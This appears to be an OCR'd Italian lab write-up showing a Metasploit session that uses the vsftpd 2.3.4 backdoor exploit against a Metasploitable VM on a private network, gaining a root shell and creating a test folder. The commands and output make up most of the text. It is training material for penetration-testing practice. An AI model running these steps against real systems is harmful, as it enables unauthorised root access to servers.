
File Actions Edit View Help

```
knock, knock, Neo.

                       https://metasploit.com

       =[ metasploit v6.3.50-dev                          ]
+ -- --=[ 2384 exploits - 1235 auxiliary - 417 post        ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.32.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.32.106:21 - USER: 331 Please specify the password.
[+] 192.168.32.106:21 - Backdoor service has been spawned, handling...
[+] 192.168.32.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.32.107:43157 → 192.168.32.106:6200) at 2024-01-15 11:35:13 +0100
```

Settiamo l'host target tramite **set RHOSTS ip target** e la porta obiettivo tramite **set RPORT porta target** e possiamo lanciare l'exploit con il comando **exploit**.

A questo punto, siamo nella shell.

CTRL (DESTRA)




Ci muoviamo nelle cartelle fino a creare la cartella test_metasploit nella root (/).

CARTELLA NELLA MACCHINA META

Meta NEW from scratch [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    dev   initrd      lost+found  nohup.out  root  sys              usr
boot   etc   initrd.img  media       opt        sbin  test_metasploit  var
cdrom  home  lib         mnt         proc       srv   tmp              vmlinuz
msfadmin@metasploitable:/$
```

Right Ctrl

5°C
Parzial. sereno

Search